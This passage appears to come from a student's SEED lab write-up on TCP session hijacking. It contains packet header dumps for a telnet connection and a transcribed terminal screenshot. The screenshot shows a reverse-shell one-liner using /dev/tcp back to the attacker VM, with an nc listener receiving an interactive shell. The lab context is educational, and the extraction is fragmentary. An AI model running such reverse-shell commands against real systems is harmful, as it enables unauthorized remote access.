| id | | offsetfrag
0xB23A=45620 | 0|0|0 | 0x0000=0
| ttl | protocol | checksum
0x40=64 | 0x06=6 | 0x705C
| source
10.0.2.4
| destination
10.0.2.5
TCP
| source port | destination port
0xCA03=51891 | 0x0017=23
| seqnum
0x4FA94CC=1336495308
| acknum
```


The next screenshot shows the output on attacker vm when `"/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"` is directly run on server vm



```
Terminal
| doff |r|r|r|r|C|E|U|A|P|R|S|F| window |
|_5_|0|0|0|0|0|0|0|1|1|0|0|0| 0x0000-120 |
| checksum | urgptr |
| 0x56AE-22190 | 0x0000-0 |
00
[09/11/2017 20:33] seed@attacker:~$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
[09/11/2017 21:53] seed@server:~$ ls
ls
Desktop
Documents
Downloads
elggData
examples.desktop
Music
openssl-1.0.1
openssl_1.0.1-4ubuntu5.11.debian.tar.gz
openssl_1.0.1-4ubuntu5.11.dsc
openssl_1.0.1.orig.tar.gz
Pictures
Public
Templates
Videos
[09/11/2017 21:53] seed@server:~$
```

The next Screenshot of original ls command on server

